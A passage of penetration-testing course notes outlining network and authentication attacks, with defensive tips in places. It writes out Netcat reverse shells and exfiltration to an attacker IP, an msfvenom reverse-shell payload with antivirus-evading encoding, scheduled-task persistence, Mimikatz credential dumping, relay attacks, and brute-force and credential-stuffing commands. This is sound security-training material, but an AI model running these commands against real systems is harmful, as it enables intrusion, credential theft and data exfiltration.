            - Generating high network traffic using protocols like CHARGEN
    - Precautions:
        - Coordination:
            - Inform the target organization about the stress test
        - Risk of DoS:
            - Stress testing can trigger denial-of-service conditions

- **Bypassing Segmentation**
    - Segmentation Bypassing
        - Techniques used to circumvent network segmentation controls
        - Network segmentation divides a network into smaller segments to contain threats
        - Examples of Segmentation Bypassing
            - Exploiting weak or misconfigured firewalls
            - Using compromised credentials to access multiple segments
            - Finding unprotected routes between segments
    - VLAN Hopping
        - Technique used by attackers to gain access to network segments by exploiting VLAN (Virtual Local Area Network) configuration vulnerabilities

- Primary Methods
  - Switch Spoofing:
    - Attacker configures their device to mimic a trunking switch
    - Gains access to multiple VLANs over a single physical connection
  - Double Tagging:
    - Attacker sends packets with two VLAN tags
    - First switch strips off the first tag, second switch forwards the packet based on the second tag
- Multihomed Hosts
  - Devices with multiple network interfaces connected to different networks
  - Used for redundancy, load balancing, or network segmentation
  - Security Risks:
    - Can bridge different network segments if compromised
    - Facilitates lateral movement and increases the scope of an attack
- Examples Related to Defined Terms
  - Segmentation Bypassing Example
    - Scenario
      - Penetration test on a corporate network with segmented departments
    - Action
      - Identifying a misconfigured firewall rule allowing TCP traffic on port 1433 (SQL Server) between Sales and Finance segments
    - Outcome

        - Exploiting the misconfiguration to access the Finance department's SQL Server, harvesting credentials, and gaining access to sensitive financial data
    - VLAN Hopping Example
        - Scenario
            - Testing the security of a data center
        - Action
            - Using double tagging to craft packets that bypass VLAN segmentation
        - Outcome
            - Gaining access to sensitive systems in a different VLAN, demonstrating a serious security issue
    - Multihomed Hosts Example
        - Scenario
            - Penetration test on a corporate network
        - Action
            - Identifying a server with interfaces connected to both the internal network and a DMZ
        - Outcome
            - Exploiting a vulnerability on the server to gain access to both networks, launching further attacks and exfiltrating data
- Practical Application
    - Identifying Segmentation Bypassing
        - Conduct network scans using tools like Nmap
        - Review firewall rules and configurations for misconfigurations

- Test access controls and authentication mechanisms across segments

- Exploiting VLAN Hopping
  - Test VLAN configurations for vulnerabilities
  - Use switch spoofing and double tagging techniques to attempt to access different VLANs
  - Analyze traffic patterns to identify potential VLAN hopping opportunities
- Assessing Multihomed Hosts
  - Identify devices with multiple network interfaces
  - Review their configurations and roles within the network
  - Test for vulnerabilities that could allow bridging between network segments

- **MAC Spoofing**
  - *Spoofing*
    - A category of network attacks where an attacker masquerades as another person by falsifying their identity
    - Analogy:
      - Comparable to using a mask to hide one's true identity
  - *MAC Address (Media Access Control Address)*
    - A unique identifier assigned to a network interface card (NIC) for communications on the physical network segment
    - Structure:
      - 48-bit physical address, written as a 12-digit sequence of hexadecimal numbers

- First 24 bits (6 hex digits): Identify the manufacturer
- Second 24 bits (6 hex digits): Identify the specific device

- Function:
  - Used in switch-based networks for communication using frames on a Layer 2 network

- *MAC Filtering*
  - A security measure used to control network access by allowing or blocking devices based on their MAC addresses
  - Types:
    - Allow list (whitelist) and block list (blacklist)
- *MAC Spoofing*
  - Changing the MAC address of a network interface card to another value to bypass security measures like MAC filtering
  - Method:
    - Overwriting the MAC address value in the operating system.
- Windows: Scheduled Tasks (schtasks)
  - Command Example:
    - `schtasks /create /sc hourly /tn "UpdateCheck" /tr "C:\payload.exe"`
    - Breakdown:
      - `schtasks`:
        - Command-line utility for managing scheduled tasks
      - `/create`:
        - Create a new scheduled task
      - `/sc hourly`:
        - Schedule type set to hourly

        - `/tn "UpdateCheck"`:
            - Name of the task.
        - `/tr "C:\payload.exe"`:
            - Task to run the executable located at C:\payload.exe
- Unix-based Systems: Cron Jobs (crontab)
    - Command Example:
        - 0 * * * * /etc/payload.sh
        - Breakdown:
            - `0`:
                - Minute of the hour when the task will run
            - `* * * *`:
                - Wildcards representing every possible value for time units (minute, hour, day of month, month, day of week)
            - `/etc/payload.sh`:
                - Script or command to be executed
- MAC Address Change in macOS
    - Command Example:
        - `sudo ifconfig en0 ether 00:11:22:33:44:55`
    - Breakdown:
        - `sudo`:
            - Execute command with superuser privileges
        - `ifconfig en0 ether`:
            - Command to change the MAC address of the en0 interface
        - `00:11:22:33:44:55`:

        - New MAC address
    - MAC Address Change in Kali Linux using MAC Changer
        - Command Example:
            - macchanger -m 00:11:22:33:44:55 eth0
            - Breakdown:
                - `macchanger`:
                    - Utility for changing MAC addresses
                - `-m`:
                    - Option to set a specific MAC address
                - `00:11:22:33:44:55`:
                    - New MAC address
                - `eth0`:
                    - Network interface
    - Assigning a Random MAC Address in Kali Linux
        - Command Example:
            - `macchanger -r eth0`
            - Breakdown:
                - `-r`:
                    - Option to assign a random MAC address

- **NAC Bypass**
    - Types of NAC Systems
        - *Persistent Agents*
            - Installed on devices requesting access
            - Suitable for corporate environments where devices are owned and controlled by the organization

- *Non-Persistent Agents*
  - Used commonly on college campuses
  - Users connect to the network, download an agent for compliance check, and the agent deletes itself after the scan
- Agentless Solutions (Volatile Solutions)
  - Run from the domain controller without installing software on endpoint devices
  - Ideal for environments with bring-your-own-device (BYOD) policies
  - Conduct scans in volatile memory

- NAC Examination Process
  - Initial Connection:
    - Device connects to the network and is placed in a virtual holding area
    - Device undergoes scanning for compliance
      - Antivirus status
      - Security patches
  - Access Decisions:
    - Pass
      - Device gains full access to network resources
    - Fail
      - Device is quarantined, allowed access only to update and remediation resources
- Bypassing NAC
  - Exploiting Authorized Hosts
    - Compromise an authorized device to use as a pivot point

- Bypass NAC by using the trusted status of the authorized device

- Spoofing Devices
  - Impersonate devices exempt from NAC inspection
    - VoIP phones
    - Printers
  - Trick NAC by changing MAC address to that of an exempt device
  - Potential isolation in a separate VLAN, requiring VLAN hopping to gain broader access

- **Session-Based Attacks**
  - Types of On-Path Attacks
    - Replay Attacks:
      - Capture and repeat valid data
      - Common in wireless and wired networks
      - Example:
        - Replaying an authentication handshake to gain unauthorized access
    - Relay Attacks:
      - Act as a proxy between two hosts
      - Capture and potentially modify communications
      - Example:
        - Intercepting login credentials and altering transactions
  - Methods to Conduct On-Path Attacks
    - ARP Poisoning:
      - Manipulate ARP tables to redirect traffic through the attacker's machine

        - DNS Poisoning:
            - Redirect domain name requests to malicious IP addresses
        - Rogue Access Point:
            - Create a fake wireless access point to intercept traffic.
        - Rogue Switch/Hub:
            - Physically insert a device into the network to capture data
    - Overcoming Encryption
        - SSL Stripping:
            - Downgrade HTTPS to HTTP
            - Example:
                - Redirecting a secure Facebook login to an insecure HTTP page
        - Downgrade Attacks:
            - Force client/server to use a weaker encryption protocol
            - Example:
                - Downgrade from TLS 1.3 to SSL 2.0
    - Defense Mechanisms
        - Strong Encryption:
            - Use up-to-date protocols like TLS 1.3
        - HSTS:
            - HTTP Strict Transport Security to enforce HTTPS connections
        - Vigilant Configuration:
            - Avoid weak or outdated cryptographic algorithms

- **Service Exploitation**
    - Certificate Services Attacks

- Purpose:
  - Manage digital certificates for secure communications
- Risks:
  - Misconfigured or vulnerable certificate services
  - Outdated cryptographic algorithms
    - MD5
  - Potential for on-path attacks and privilege escalation
- Example Attack:
  - Target weak certificate configurations using MD5
  - Use a collision attack to create forged certificates
  - Impersonate trusted services, intercept encrypted communications, and access sensitive data

- Misconfigured Services Exploitation
  - Purpose:
    - Ensure services run securely on networked systems
  - Risks:
    - Default settings
    - Unnecessary privileges
    - Improper access controls
    - Unauthorized access
    - Privilege escalation
    - Data leakage
  - Example Attack:
    - Exploit directory listing on a web server
    - Navigate to a backup directory and access sensitive files

        - Download or view files such as `database_backup.sql, config.php, and error_log`
    - Share Enumeration
        - Purpose:
            - Discover and list shared resources on a network
        - Risks:
            - Unsecured or improperly secured shared resources
            - Potential for sensitive information exposure
        - Example Attack:
            - Use `smbclient` to list shares on Windows networks
            - Command:
                - `smbclient -L //target_ip -U username`
        - Access unsecured shares:
            - `smbclient //target_ip/share_name -U username`
        - Upload malicious files to writable shares:
            - `smbclient //target_ip/writable_share -U username and put malicious_file.exe`

- **Packet Crafting**
    - *Packet Crafting*
        - Creating custom network packets to test devices, simulate attacks, or explore vulnerabilities
        - Purpose:
            - Identifying weaknesses in network defenses, probing firewall rules, testing intrusion detection systems
        - Tools:

- Scapy
- Hping
- Impacket

- Impacket:
  - Overview:
    - A Python library for working with network protocols, supporting SMB, MSRPC, LDAP, etc
  - Example Attacks:
    - SMB Relay Attack:
      - Command:
        - `smbrelayx.py -h [Attacker IP] -t [Target IP] -u [User]`
      - Purpose:
        - Relay SMB authentication to gain unauthorized access
    - LDAP Relay Attack:
      - Command:
        - `ntlmrelayx.py -t ldap://[Target IP] -smb2support`
      - Purpose:
        - Relay NTLM authentication to LDAP servers for unauthorized access
- Scapy:
  - Purpose:
    - Low-level packet crafting for custom network packets
  - Example Script:
    - Crafting and sending a TCP SYN packet

        - Key Functions:
            - `IP()`
            - `TCP()`
            - ` send()`
            - `print(packet.show())`
        - Layers:
            - IP and TCP layers are combined for packet creation
        - Customization:
            - Source/destination IP, ports, TCP flags
    - Important Considerations:
        - Tools Flexibility:
            - Impacket for protocol-specific attacks, Scapy for detailed packet crafting
        - Practical Applications:
            - Testing network defenses, simulating real-world attacks, and identifying vulnerabilities

- **Netcat**
    - Netcat Overview
        - Definition:
            - Command-line utility for reading and writing raw data over network connections
            - Alias:
                - Also known as NC (Netcat command)
            - Purpose

        - Create bind shells and reverse shells during penetration tests
- Shells and Connection Types
    - Shell
        - Interactive command interface
            - Command Prompt
            - Terminal
    - Connection Types:
        - *Bind Shell*
            - Listener on the victim's machine
        - *Reverse Shell*
            - Listener on the attacker's machine
- *Bind Shell*
    - Opens a listening port on the victim's machine
    - Example Command:
        - Victim Machine:
            - `nc -l -p 443 -e cmd.exe`
        - Attacker Machine:
            - `nc 10.1.0.1 443`
    - Usage:
        - Allows the attacker to connect to the victim's machine and execute commands
- *Reverse Shell*
    - Listener set up on the attacker's machine
    - Example Command:
        - Attacker Machine:

- `nc -l -p 443`
- Victim Machine:
- `nc 10.1.0.2 443 -e cmd.exe`
- Usage:
- Victim initiates the connection to the attacker, bypassing firewalls.

- Advantages and Disadvantages
- Bind Shell
- Pros:
- Always ready for attacker connection
- Cons:
- Difficult to use due to firewalls and NAT
- Reverse Shell:
- Pros:
- Bypasses corporate firewalls by initiating outbound connection
- Cons:
- Requires social engineering or malware to initiate

- Practical Applications
- Data Exfiltration
- Example Command:
- Attacker Machine:
- `nc -l -p 53 > database.sql`
- Victim Machine:
- `type database.sql | nc 10.1.0.2 53`
- Port Redirection:
- Use non-standard ports (e.g., port 53) to evade detection

- Important Concepts
  - *Listening Port*
    - The port on which Netcat waits for a connection
  - *Command Execution*:
    - The command executed upon successful connection
  - *Data Piping/Redirection*:
    - Sending data from one command to another (e.g., redirecting output to a file)
- Security Considerations
  - Network Boundaries:
    - Challenges with firewalls and NAT in bind shells
  - Stealth Techniques:
    - Using reverse shells and non-standard ports for evasion

- **Using Netcat: A Demonstration**
- **Default Credentials**
  - Definition of Default Credentials
    - Preconfigured usernames and passwords provided with hardware devices and software applications.
    - Intended to be changed post-installation for security purposes.
  - Importance of Default Credentials in Penetration Testing
    - Commonly overlooked, leaving systems vulnerable to unauthorized access.
    - Provide an easy entry point for attackers to gain control over systems and networks.
  - Checking for Default Credentials

- One of the initial checks in a penetration test to quickly identify security weaknesses.
- Well-known default credentials can often be found online, allowing for easy access.

- Examples of Devices with Default Credentials
  - Network devices such as routers, switches, and IP cameras.
  - Common credentials like admin/admin or admin/password are often used.
- Scenario: Network Device Access
  - Example: Using Nmap to discover devices and attempting logins with default credentials.
  - Potential to change network settings, intercept traffic, or access sensitive information.
- Exploiting Software and Databases
  - Software applications and databases (e.g., MySQL) may also have default credentials.
  - Access can lead to control over data, including customer information or financial records.
- Tools for Automating Credential Testing
  - Hydra and Medusa can perform brute-force attacks using lists of default credentials.
  - Automates the process of testing various services and devices during a penetration test.
- Impact of Default Credentials
  - Can lead to administrative access, lateral movement within networks, and data exposure.

        - A breach through default credentials can have significant financial and reputational consequences.
    - Real-World Example: Target's 2013 Breach
        - Attackers exploited default credentials on a server after initial access through a third-party vendor.
        - Resulted in the theft of millions of customers' credit card and personal information.
    - Preventive Measures
        - Default credentials should be changed immediately after hardware or software installation.
        - Regular audits and monitoring to ensure that default credentials are not in use.
- **LLMNR/NBT-NS Poisoning**
    - LLMNR (Link-Local Multicast Name Resolution)
        - Protocol allowing IPv4 and IPv6 hosts to perform name resolution for hosts on the same local link.
        - Used when no DNS server is present on the network.
        - Works only on Windows machines; Linux systems use ZeroConf instead.
    - ZeroConf
        - Utilized by Linux systems for local link name resolution.
        - Uses SystemD and system resolve D daemon for name resolution tasks.
        - Helps in setting up temporary networks such as ad-hoc WiFi and Bluetooth.
    - NBT-NS (NetBIOS Name Service)
        - Also known as WINS (Windows Internet Name Service) on Windows systems.

        - Part of the NetBIOS over TCP/IP suite.
        - Used to translate internal network names to IP addresses.
        - Allows networked resources to be accessed by name rather than IP address (e.g., //fileserver).
    - Windows Name Resolution Order
        - Windows systems first attempt to use LLMNR for name resolution.
        - If LLMNR fails, systems then try using NBT-NS.
    - Responder Tool
        - A command-line tool in Kali Linux used to poison LLMNR and NBT-NS requests.
        - Considered a post-exploitation tool as it requires initial access to the local network to be effective.
        - Listens for and responds to LLMNR or NBT-NS requests with incorrect information, redirecting the victim to attacker-controlled resources.
    - Exploitation Example with Responder
        - Attacker listens for LLMNR requests.
        - Responds to requests with the IP address of a controlled malicious server, redirecting the client to this server instead of the intended target.
    - Social Engineering Techniques
        - Trick victims into querying a non-existent network name, causing their systems to fall back to LLMNR or NBT-NS where Responder can intercept and respond
        - Example: Phishing email with a link to a misspelled file server name (e.g., //fileservers instead of //fileserver)
    - Potential for Further Attacks

        - Once the attacker has redirected the victim to a controlled server, they can execute additional attacks or exfiltrate data
        - Use of LLMNR/NBT-NS poisoning can facilitate on-path attacks by positioning the attacker's machine to intercept and manipulate traffic.
    - Defensive Measures
        - Implement strict network monitoring to detect unusual LLMNR or NBT-NS traffic.
        - Educate users about safe network practices to avoid falling for social engineering tactics.
        - Disable LLMNR and NBT-NS on networks where they are not needed to reduce attack surfaces.
- **ARP Poisoning**
    - ARP (Address Resolution Protocol)
        - Protocol used to map IP addresses to MAC addresses within a local area network (LAN).
        - Operates automatically on a network to identify the current machine assigned to a specific IP address.
    - Dynamic IP Address Usage
        - Networks commonly use dynamic IP addresses that change over time.
        - Each workstation has a static, unique MAC address that remains constant.
    - Network Communication via ARP
        - As data enters a LAN and reaches a network switch, it shifts from using IP addresses to MAC addresses for routing at the data link layer (Layer 2 of the OSI model).
    - ARP Cache

- Each switch and workstation maintains an ARP cache listing all known IP and MAC address pairs.
- ARP caches are created and updated dynamically by listening to network traffic or through static configuration.

- ARP Spoofing Technique
  - Involves sending falsified ARP messages over a LAN.
  - Causes ARP caches to update with incorrect mappings, misdirecting local network traffic to an attacker's machine.
- Exploitation Objectives
  - Commonly used to intercept, modify, or redirect frames within the LAN.
  - Facilitates further attacks such as data interception or on-path attacks at Layer 2.
- Responder Tool
  - A Kali Linux tool used to poison NetBIOS, LLMNR, and MDNS name resolution requests.
  - Enables attackers to redirect network requests to malicious destinations.
- Practical Example of ARP Poisoning
  - If an attacker wants to impersonate another client on the network, ARP spoofing can reroute traffic intended for the legitimate client to the attacker.
- Preventive Measures
  - VLAN segmentation to isolate network segments and reduce the scope of potential poisoning.
  - DHCP snooping to verify DHCP responses and prevent unauthorized IP address assignments.
- Detection and Defense

        - Regular monitoring of ARP traffic for anomalies.
        - Implementation of security features that block or alert on unexpected ARP broadcasts.
    - Tools for Exploitation
        - `Arpspoof` and Metasploit's ARP poisoning modules can be used to conduct ARP spoofing attacks.
        - Commands for `Arpspoof`: `arpspoof -i eth0 -t <target IP>`
        - Metasploit commands for ARP poisoning: `use auxiliary/spoof/arp/arp_poisoning`
    - Use of ARP Poisoning in Penetration Testing
        - Check network security effectiveness against ARP-based attacks.
        - Recommend best practices for network security enhancements.
- **Metasploit and msfvenom**
    - Metasploit Framework
        - An open-source penetration testing framework.
        - Provides tools for exploiting vulnerabilities in systems, networks, and applications.
        - Includes a comprehensive set of exploits, payloads, and auxiliary modules.
        - Automates many aspects of the exploitation process.
        - Features modular configuration for customization and extension.
    - Uses of Metasploit
        - Identification and exploitation of vulnerabilities.
        - Automation of the exploitation process to focus on impact analysis.

- Post-exploitation tasks such as privilege escalation, credential dumping, and network pivoting.

- Practical Example with Metasploit
  - Exploiting a known vulnerability in a Windows server to gain a reverse shell.
  - Configuration involves setting target details and selecting appropriate payloads.
  - Example command: Configuring an exploit module with target IP and payload for execution.
- msfvenom Tool
  - A standalone payload generator and encoder.
  - Part of the Metasploit framework, combining the functionalities of msfpayload and msfencode.
  - Generates custom payloads for various platforms (Windows, Linux, Android).
  - Useful for creating payloads for delivery via phishing, malicious websites, or direct installation.
- Uses of msfvenom
  - Creation of payloads that provide reverse shells, meterpreter sessions, or other remote access types.
  - Encoding payloads to evade antivirus detection.
  - Payload customization for specific target environments.
- Practical Example with msfvenom
  - Generating a Windows executable payload for reverse TCP connection.

- Command example: `msfvenom -p windows/meterpreter/reverse_tcp LHOST=your_ip LPORT=your_port -f exe -o payload.exe`
- Use case: Delivering payload via phishing email to establish a reverse connection.

- Encoding with msfvenom
  - Supports various encoding options to bypass security defenses.
  - Example encoder: Shikata Ga Nai, a polymorphic encoder that hinders signature-based detection.
- Combination Use in Penetration Testing
  - Metasploit for exploiting vulnerabilities and conducting post-exploitation activities.
  - msfvenom for crafting custom payloads tailored to penetration testing scenarios.
  - Enhances the ability to perform effective penetration tests and demonstrate the impact of vulnerabilities.

Authentication Attacks

Objective #.#: *Type out objective – 12 pt. Font Size (**One objective**)*

Objectives: *Type out objective – 12 pt. Font Size (**Multiple objectives**)*

- 4.2 - *Perform network attacks using appropriate tools*
- 4.3 - *Perform authentication attacks using appropriate tools*
- 4.5 - *Perform web application attacks using appropriate tools*

- **Authentication Attacks**
    - Topic Overview
        - Focus on tools and techniques for performing authentication attacks
    - Importance of Authentication Attacks
        - Target mechanisms that verify user identities
        - Exploit weaknesses in password management, authentication protocols, and identity verification methods
        - Crucial for penetration testing to understand and exploit these weaknesses
    - Domain
        - Centered around Domain 4: Attacks and Exploits
    - Lessons and Techniques
        - Types of Password Attacks
            - Includes brute force, dictionary attacks, and keylogging

- Password Cracking Tools
  - Hands-on demo with tools like John the Ripper and Hashcat
- Password Spraying
  - Access multiple accounts with commonly used passwords
- Password Masking Attacks
  - Techniques that trick users into revealing passwords through manipulated input fields
- Credential Stuffing Attacks
  - Automated injection of breached username/password pairs to gain user account access
- Credential Passing Attacks
  - Includes pass-the-hash and pass-the-ticket attacks exploiting authentication protocols
- Multifactor Authentication Fatigue
  - Bypassing MFA by overwhelming a user with authentication requests
- Directory Service Attacks
  - Attacks against services like Kerberos or Active Directory
- CrackMapExec (CME)
  - Automates security assessment of networked systems, exploits SMB vulnerabilities, user enumeration
- SAML Attacks
  - Exploits in the Security Assertion Markup Language single sign-on process
- OpenID Connect Attacks

        - Exploiting weaknesses in OIDC implementations to impersonate users or steal information
    - Hash Attacks
        - Exploiting poorly implemented hash functions used for storing passwords
    - Assessment
        - Completion of a quiz to test understanding of authentication attacks
- **Types of Password Attacks**
    - Brute-force Attacks
        - Definition: Attempts every possible combination of characters to discover a password.
        - Example Tool: Hydra.
        - Practical Command Example: `hydra -l jkelly -x 4:8:abcdefghijklmnopqrstuvwxyz1234567890 ssh://192.168.1.100`
            - `-l jkelly` specifies the login name.
            - `-x 4:8:...` sets password parameters (minimum length, maximum length, character set).
        - Scenario: Used when no prior knowledge of the password is available.
    - Dictionary Attacks
        - Definition: Utilizes a pre-defined list of words or common passwords to crack passwords.
        - Example Tool: John the Ripper.

- Practical Command Example: `john --wordlist=/usr/share/wordlists/rockyou.txt --rules --format=raw-md5 hash_file`
  - `--wordlist=` specifies the dictionary file path.
  - `--rules` applies common variations to dictionary words.
- Scenario: Effective against systems with weak password policies.

- Hybrid Attacks
  - Definition: Combines dictionary and brute-force attacks, modifying dictionary words with numbers, symbols, or other common substitutions.
  - Example Command: `john --wordlist=/usr/share/wordlists/rockyou.txt --rules --format=raw-md5 samplehashfile.txt`
  - Scenario: Targets users who slightly modify common passwords.
- Rainbow Table Attacks
  - Definition: Uses precomputed tables of hash values and their corresponding plaintext passwords to crack passwords quickly.
  - Example Tool: Hashcat.
  - Practical Command Example: `hashcat -m 0 -a 3 -o cracked_passwords.txt /path/to/hashfile.txt /usr/share/rainbow-tables/`
    - `-m 0` specifies the hash type.
    - `-a 3` sets the attack mode.
  - Scenario: Suitable for cracking unsalted hashes due to high efficiency and speed.

- **Password Cracking Tools: A Demonstration**

- **Credential Attacks**
  - **Password Spraying**
    - Definition: An attack technique that uses a common password against many accounts to avoid triggering account lockouts.
    - Example Tool: CrackMapExec.
    - Command Example: `crackmapexec smb 192.168.1.0/24 -u users.txt -p 'Summer2024!'`
      - Targets SMB protocol and attempts to log in across a range of IP addresses with a common password.
  - **Password Masking Attacks**
    - Definition: Involves creating passwords based on known password rules to guess passwords.
    - Example Tool: Hashcat.
    - Command Example: `hashcat -a 3 -m 0 hashfile.txt ?u?l?l?l?l?d?d?s`
      - Executes a mask attack to fit specified patterns (uppercase, lowercase, numbers, special characters).
  - **Credential Stuffing**
    - Definition: Uses previously breached username and password pairs to access accounts on various platforms.
    - Example Tool: Hydra.
    - Command Example: `hydra -L usernames.txt -P passwords.txt http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect" -V`

        - Automates the submission of stored credentials against a web form, looking for successful logins.
    - **MFA Fatigue**
        - Definition: Exploits user exhaustion from frequent multi-factor authentication prompts to trick them into approving malicious requests.
        - Prevention Tips:
            - Implement user-friendly MFA solutions.
            - Educate users on verifying each authentication request.
            - Monitor authentication patterns for anomalies.
- **Credential Passing Attacks**
    - **Pass-the-Hash Attacks**
        - **Definition**: An attack where the hashed version of a user's password is used to authenticate without needing the plaintext password.
        - **Tool Example**: Mimikatz.
        - **Command Example**: `mimikatz # sekurlsa::logonpasswords`
            - Extracts password hashes from memory.
        - **Usage**: Once hashes are extracted, they can be used to authenticate remotely, using tools like CrackMapExec to access other network systems.
        - **Prevention**: Enforce regular password changes, restrict administrative privileges, and monitor unusual network logins.
    - **Pass-the-Ticket Attacks**
        - **Definition**: Uses stolen Kerberos tickets to authenticate to network services without a password.
        - **Tool Example**: Mimikatz for extraction, Impacket's psexec for usage.
        - **Command Example**:
            - Extraction: `mimikatz # kerberos::list /export`

- Usage: `psexec.py -k -no-pass DOMAIN/user@192.168.1.100`
- **Prevention**: Implement strong authentication policies, monitor for anomalous authentication requests, and ensure ticket expiration is enforced.

- **Pass-the-Token Attacks**
  - **Definition**: Involves using stolen authentication tokens to access systems or applications without the user's credentials.
  - **Example Scenario**: An attacker intercepts a JSON Web Token (JWT) and reuses it to access a web application.
  - **Usage Example**: Include the stolen token in the HTTP Authorization header to bypass standard authentication processes.
  - **Prevention**: Secure communication protocols (HTTPS), token expiration and revocation strategies, and monitoring for token misuse.

- **Directory Service Attacks**
  - **Kerberos Attacks**
    - **Definition**: Exploits involving the Kerberos authentication protocol, which is designed to authenticate users and services on a network.
    - **Common Attacks**:
      - **Pass-the-Ticket**: Involves capturing and reusing Kerberos tickets to impersonate a legitimate user without their password.
        - **Tool Example**: Mimikatz.
        - **Command**: `mimikatz # kerberos::list /export` — Extracts and exports Kerberos tickets.

- **Kerberoasting**: Targets service accounts to crack their passwords offline.

- **Prevention**: Enforce strong passwords, regularly update service account credentials, and monitor authentication logs for anomalies.

- **LDAP Injection**
  - **Definition**: An attack technique that exploits vulnerabilities in the implementation of the LDAP protocol to manipulate or retrieve information.
  - **Example Attack Scenario**: Manipulating LDAP queries through unsanitized user inputs to extract sensitive directory information.
  - **Prevention**:
    - Sanitize inputs to LDAP queries.
    - Use parameterized queries to prevent injection.
    - Implement strict input validation practices.
- **Using CrackMapExec**
  - **Functionality**: Automates various network exploitation tasks such as credential validation, user enumeration, and remote command execution in Windows environments.
  - **Command Examples**:
    - **Credential Validation**: `crackmapexec smb 192.168.1.0/24 -u users.txt -p passwords.txt` — Validates credentials across specified IP range.
    - **Remote Command Execution**: `crackmapexec smb 192.168.1.100 -u admin -p 'password' -x`

`'ipconfig'` — Executes the `ipconfig` command on a remote system.

- **Prevention**: Ensure strong, unique passwords for all accounts, monitor network for unexpected command executions, and employ network segmentation.

- **CrackMapExec (CME)**
  - CrackMapExec (CME)
    - A tool commonly used in penetration testing for performing authentication attacks within Windows environments
    - Known for its versatility and automation of various attack types
    - Targets systems using the SMB (Server Message Block) protocol
  - Typical Uses:
    - *Pass-the-Hash Attacks*
      - Authenticate using NTLM hashes without knowing the plaintext password
    - *Pass-the-Ticket Attacks*
      - Use Kerberos tickets to authenticate without passwords.
    - *Credential Stuffing*
      - Test a set of credentials across multiple hosts
  - Key Features:
    - Credential Validation
      - Validate credentials across an entire network
    - Vulnerability Checks
      - Check for common vulnerabilities
    - Command Execution
      - Execute arbitrary commands on remote systems

- Integration with Other Tools:
  - Mimikatz
    - Dump credentials from memory
  - PowerShell Empire
    - Execute remote scripts
- Lateral Movement: Quickly identify valid credentials across IP addresses and map out potential attack paths

- Maintenance Status:
  - No Longer Actively Maintained:
    - Functional but not receiving updates or bug fixes
    - Newer security mechanisms in Windows environments may not be adequately tested
  - Complementary Tools:
    - Rubeus:
      - An alternative tool for similar outcomes
    - Importance of using up-to-date tools alongside CME
- Best Practices:
  - Stay informed about the latest tools and techniques
  - Use CME in combination with other tools for comprehensive testing

- **SAML Attacks**
  - **SAML Overview**
    - **Definition**: SAML is an open standard used for exchanging authentication and authorization data between an identity provider (IdP) and a service provider (SP).
    - **Purpose**: Facilitates single sign-on (SSO) by allowing users to authenticate once and access multiple applications.

- **Process Flow**:
  - User attempts to access a service (SP).
  - SP redirects to the IdP for authentication.
  - Upon successful authentication, IdP sends a SAML token (assertion) back to the SP.
  - SP grants access based on the assertion.
- **SAML Token Manipulation Attacks**
  - **Definition**: Involves altering a SAML token to gain unauthorized access or escalate privileges.
  - **Example**: An attacker changes a user role within the token from "user" to "admin."
  - **Tools**: SAML Raider, a Burp Suite extension.
  - **Steps**:
    - Intercept the SAML response using Burp Suite.
    - Modify the token attributes like roles using SAML Raider.
    - Resign the token and forward it to the SP.
  - **Prevention**: Validate token signatures with the IdP's public key, enforce XML validation, and ensure token integrity.
- **SAML Replay Attacks**
  - **Definition**: An attacker reuses a valid SAML token captured during a legitimate session to gain unauthorized access.
  - **Detection Tool**: Wireshark for capturing SAML tokens.
  - **Prevention**:
    - Implement unique identifiers for each token.
    - Set short expiration times for tokens.
    - Monitor and reject replayed tokens.

- **SAML Injection Attacks**
  - **Definition**: Exploiting vulnerabilities in the way an application processes SAML tokens by injecting malicious SAML data.
  - **Example**:
    - Vulnerable code snippet: `String samlRequest = "<samlp:AuthnRequest>" + userInput + "</samlp:AuthnRequest>";`
    - Attack scenario: Injecting additional XML tags into `userInput` to alter authentication logic.
  - **Prevention**:
    - Sanitize user inputs to prevent injection.
    - Use parameterized queries.
    - Enforce strict XML schema validation.

- **OpenID Connect (OIDC) Attacks**
  - **OIDC Overview**
    - **Definition**: OIDC is a protocol built on OAuth 2.0 that allows clients to verify the identity of end-users based on authentication performed by an authorization server, facilitating SSO (Single Sign-On).
    - **Process Flow**:
      - User requests access to an application (Relying Party or RP).
      - RP directs the request to an OpenID Provider (OP).
      - OP authenticates the user and returns an ID token (JWT) to the RP.
      - RP validates the ID token and grants access.

- **ID Token Manipulation Attacks**
  - **Description**: Attackers modify the ID token to alter user identity or privilege information, such as changing user roles or permissions.
  - **Example**:
    - Original Payload: `"admin": false`
    - Modified Payload: `"admin": true`
  - **Tools**: Burp Suite for intercepting and modifying tokens.
  - **Prevention**:
    - Validate token signatures with the OP's public key.
    - Enforce strict validation of token claims.
- **ID Token Replay Attacks**
  - **Description**: Reusing a valid ID token captured during a legitimate session to gain unauthorized access by submitting the token multiple times.
  - **Tool**: Wireshark for capturing tokens.
  - **Prevention**:
    - Use nonces (unique identifiers) for each token.
    - Ensure tokens have short expiration times.
    - Implement token binding to prevent reuse.
- **ID Token Injection Attacks**
  - **Description**: Exploiting vulnerabilities in applications that process ID tokens by injecting malicious tokens or altering token requests.
  - **Example**:
    - Vulnerable Code: `id_token = "<ID token header>." + user_input + ".<signature>";`

        - Attack Vector: Injecting additional token elements or malicious content in `user_input`.
    - **Prevention**:
        - Validate and sanitize all user inputs.
        - Use strict validation schemes for processing tokens.
- **WebFinger Service Misuse**
    - **Description**: Exploiting the WebFinger service to gather information about users or resources on the server, which may lead to privacy breaches or further attacks.
    - **Example**: Crafting a WebFinger query to determine if a specific user exists on the server.
    - **Prevention**:
        - Restrict access to the WebFinger service.
        - Monitor and log all WebFinger queries for unusual activity.
- **SSRF via Dynamic Client Registration**
    - **Description**: Misusing the OIDC Dynamic Client Registration feature to conduct SSRF attacks by manipulating registration requests to cause the server to fetch malicious data or expose sensitive information.
    - **Example**:
        - Malicious Client Registration: Including harmful URIs in the registration fields to induce SSRF.
    - **Prevention**:
        - Validate all URLs and external resources in registration requests.
        - Restrict dynamic client registration features to known, trusted clients.

- **Hash Attacks**

- **Collision Attacks**
  - **Definition**: Occurs when two distinct inputs produce the same hash output, undermining the integrity of data.
  - **Example**: Birthday attack, which leverages probability theory to find collisions more efficiently than expected.
  - **Tool**: Hashcat can be used to find collisions.
    - **Command Example**: `hashcat -m 0 -a 3 -o collisions.txt hash.txt ?a?a?a?a?a`
    - **Parameters Explained**:
      - `-m 0`: Specifies the hash type (e.g., MD5).
      - `-a 3`: Brute-force attack mode.
      - `-o collisions.txt`: Output file for collisions.
      - `hash.txt`: File containing the target hash.
      - `?a?a?a?a?a`: Mask for brute-force search.
- **Using Hashes for Authentication and Password Storage**
